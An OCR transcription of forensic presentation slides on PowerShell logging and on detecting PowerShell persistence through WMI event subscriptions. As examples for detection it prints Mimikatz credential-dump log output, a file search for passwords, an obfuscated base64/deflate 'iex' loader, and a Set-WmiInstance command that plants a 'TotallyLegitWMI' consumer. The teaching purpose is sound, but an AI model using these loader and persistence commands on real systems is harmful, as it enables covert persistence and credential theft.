
  `%windir%\system32\WindowsPowerShell\v1.0\profile.ps1`

- Use **`Start-Transcript`** cmdlet
  - Records all session input / output to text file
- Overwrite default prompt function
  - Intercept commands and add to event log
- Only works for local PowerShell execution
- Can run PowerShell without loading profiles

Other Logging Solutions for PS 2.0

- AppLocker – Script rules


Script rules:
☑ Configured
Audit only



Action	User	Name	Condition
Allow	Everyone	(Default Rule) All scripts located in the Program Files folder	Path
Allow			
Allow			
Allow			

MSI and Script Number of events: 2

Level	Date and Time	Source
Warning	7/14/2014 10:58:30 AM	AppLocker
Information	7/14/2014 10:57:57 AM	AppLocker


Event 8006, AppLocker

General Details

%OSDRIVE%\TEMP\HELLOWORLD.PS1 was allowed to run but would have been prevented from running if the AppLocker policy were enforced.

PowerShell 3.0: Module Logging

Solves (almost) all our logging problems!



Local Group Policy Editor

File Action View Help

Windows Media Digital R
Windows Media Player
Windows Messenger
Windows Mobility Center
Windows PowerShell
Windows Reliability Anal
Windows Remote Manag
Windows Remote Shell

Windows PowerShell

Select an item to view its description.

Setting	State
Turn on Module Logging	Enabled
Turn on Script Execution	Not configu...
Set the default source path for Update-H...	Not configu...

Extended / Standard

3 setting(s)

Turn on Module Logging

Turn on Module Logging — Previous Setting — Next Setting

Not Configured [✓ Enabled] Disabled

Comment:

Supported on: At least Microsoft Windows 7 or Windows Server 2008 family

Options:

To turn on logging for one or m modules, click Show, and then t module names in the list. Wildc supported.

Module Names: Show...

To turn on logging for the Wind PowerShell core modules, type t following module names in the

Microsoft.PowerShell.*

Show Contents

Module Names:

Value
Microsoft.PowerShell.*

OK Cancel

Computer Configuration →
Administrative Templates →
Windows Components →
Windows PowerShell →
Turn on Module Logging

Module Logging Examples

```
Get-ChildItem c:\temp -Filter *.txt -Recurse | Select-String password
```

Microsoft-Windows-PowerShell/Operational (EID 4103)

```
ParameterBinding(Get-ChildItem): name="Filter"; value="*.txt"
ParameterBinding(Get-ChildItem): name="Recurse"; value="True"
ParameterBinding(Get-ChildItem): name="Path"; value="c:\temp"
ParameterBinding(Select-String): name="Pattern"; value="password"
ParameterBinding(Select-String): name="InputObject";
value="creds.txt"
                              ...
Command Name = Get-ChildItem
User = CORP\MHastings
```

Logged upon command execution


```
ParameterBinding(Out-Default): name="InputObject";
value="C:\temp\creds.txt:2:password: secret"
ParameterBinding(Out-Default): name="InputObject";
value="C:\temp\creds.txt:5:password: test"
```

Logged upon command output

Module Logging Examples

`Invoke-Mimikatz.ps1 via remoting`

Detailed "per-command" logging


Operational Number of events: 1,242

Event Properties - Event 4103, PowerShell (Microsoft-Windows-PowerShell)

General Details

```
ParameterBinding(Write-Verbose): name="Message"; value="Allocating memory for the PE
and write its headers to memory"
```

Event Properties - Event 4103, PowerShell (Microsoft-Windows-PowerShell)

General Details

```
ParameterBinding(New-Object): name="TypeName"; value="Net.WebClient"
```


Event Properties - Event 4103, PowerShell (Microsoft-Windows-PowerShell)

General Details

```
ParameterBinding(Add-Member): name="MemberType"; value="NoteProperty"
ParameterBinding(Add-Member): name="Name"; value="IMAGE_SCN_MEM_NOT_CACHED"
ParameterBinding(Add-Member): name="Value"; value="0x04000000"
ParameterBinding(Add-Member): name="InputObject"; value="System.Object"
```

Module Logging Examples

Invoke-Mimikatz.ps1 via remoting



Event Properties - Event 4103, PowerShell (Microsoft-Windows-PowerShell)

General | Details

```
  ## / \ ##  /* * *
  ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
  '## v ##'   http://blog.gentilkiwi.com/mimikatz          (oe.eo)
   '#####'                              with  14 modules * * */


mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 133646 (00000000:00020a0e)
Session           : Interactive from 1
User Name         : [redacted]
Domain            : [redacted]
SID               : S-1-5-21-1391123415-1310120624-2314427930-1000
         msv :
          [00000003] Primary
          * Username : [redacted]
          * Domain   : WIN-[redacted]
          * LM       : [redacted]
          * NTLM     : [redacted]
          * SHA1     : [redacted]
         tspkg :
          * Username : [redacted]
          * Domain   : WIN-[redacted]
          * Password : [redacted]
```

Mimikatz output in event log

Persistence

PowerShell Persistence


- **Scenario:** Attacker configures system to load malicious PS upon startup / logon
- Why persist?
  - Backdoors
  - Keyloggers
- What are common PS persistence mechanisms?
- How to find them?

Common Techniques

- Registry “autorun” keys
- Scheduled tasks
- User “startup” folders
- Easy to detect
  - Autorun review
  - Registry timeline analysis
  - File system timeline analysis
  - Event log review

Persistence via WMI

Use WMI to automatically launch PowerShell upon a common event



Event Filters

- Query that causes the consumer to trigger

```
SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE
TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'
AND TargetInstance.SystemUpTime >= 240 AND
TargetInstance.SystemUpTime < 325
```

Run within minutes of startup

```
SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE
TargetInstance ISA 'Win32_LocalTime' AND
TargetInstance.Hour = 12 AND TargetInstance.Minute = 00
GROUP WITHIN 60
```

Run at 12:00

Event Consumers

- Launch “PowerShell.exe” when triggered by filter
- Where does the evil PS code load from?

```
sal a New-Object;iex(a IO.StreamReader((a
IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64
String('7L0HYBxJliUmL23Ke39K9UrX4HShCIBgEyTYkEAQ7MGIzeaS7B1pRyMpqyq
BymVWZV1mFkDM7Z28995777333nvvvfe6O51OJ/ff/z9cZmQBbPbOStrJniGAqsgfP3
58Hz8ivlsXbb795bpdrdv0o2/nZVml363qcvbR/xMAAP//'),[IO.Compression.Co
mpressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd()
```


Stored in user or system-wide “profile.ps1”

```
Set-WmiInstance -Namespace "root\subscription" -Class
'CommandLineEventConsumer' -Arguments @{
name='TotallyLegitWMI';CommandLineTemplate="$($Env:SystemRoot)\Syst
em32\WindowsPowerShell\v1.0\powershell.exe -
NonInteractive";RunInteractively='false'}
```

Added to Consumer Command-Line Arguments
(length limit, code must be base64’d)

Enumerating WMI Objects with PowerShell


- **Get-WMIObject** -Namespace root\Subscription -Class __EventFilter
- **Get-WMIObject** -Namespace root\Subscription -Class __EventConsumer
- **Get-WMIObject** -Namespace root\Subscription -Class __FilterToConsumerBinding



```
PS C:\> Get-WMIObject -Namespace root\Subscription -Class __EventConsumer


__GENUS              : 2
__CLASS              : CommandLineEventConsumer
__SUPERCLASS         : __EventConsumer
__DYNASTY            : __SystemClass
__RELPATH            : CommandLineEventConsumer.Name="TotallyLegitWMI"
__PROPERTY_COUNT     : 27
__DERIVATION         : {__EventConsumer, __IndicationRelated, __SystemClass}
__SERVER             : [redacted]
__NAMESPACE          : ROOT\Subscription
__PATH               : \\[redacted]\ROOT\Subscription:CommandLineEventConsumer.N
CommandLineTemplate  : C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -Non
CreateNewConsole     : False
```


PS WMI Evidence: File System



```
 C:\windows\system32\wbem\repository


     LastWriteTime         Length Name
     -------------         ------ ----
6/18/2014   8:32 PM       4628480 INDEX.BTR
6/18/2014   5:11 PM         51684 MAPPING1.MAP
6/18/2014   8:31 PM         51684 MAPPING2.MAP
6/18/2014   8:32 PM         51684 MAPPING3.MAP
6/18/2014   8:32 PM      15777792 OBJECTS.DATA
```

WBEM repository files changed (common)



```
001B9021   CommandLineEventConsumer.Name="TotallyLegitWMI"
001B9072   __EventFilter.Name="TotallyLegitWMI"
001B9570   __EventFilter
001B959F   root\CimV2
001B95AB   Updater
001B95B4   SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE Ta
AND TargetInstance.Minute = 00 GROUP WITHIN 60
001B976A   CommandLineEventConsumer
001B9784   C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -N
```

Strings in "objects.data"

Global or per-user "profile.ps1" changed (if used to store code)

```
sal a New-Object;iex(a IO.StreamReader((a
IO.Compression.DeflateStream([IO.MemoryStr
eam][Convert]::FromBase64String('7L0HYBxJl
iUmL23Ke39K9UrX4HShCIBgEyTYkEA...
```

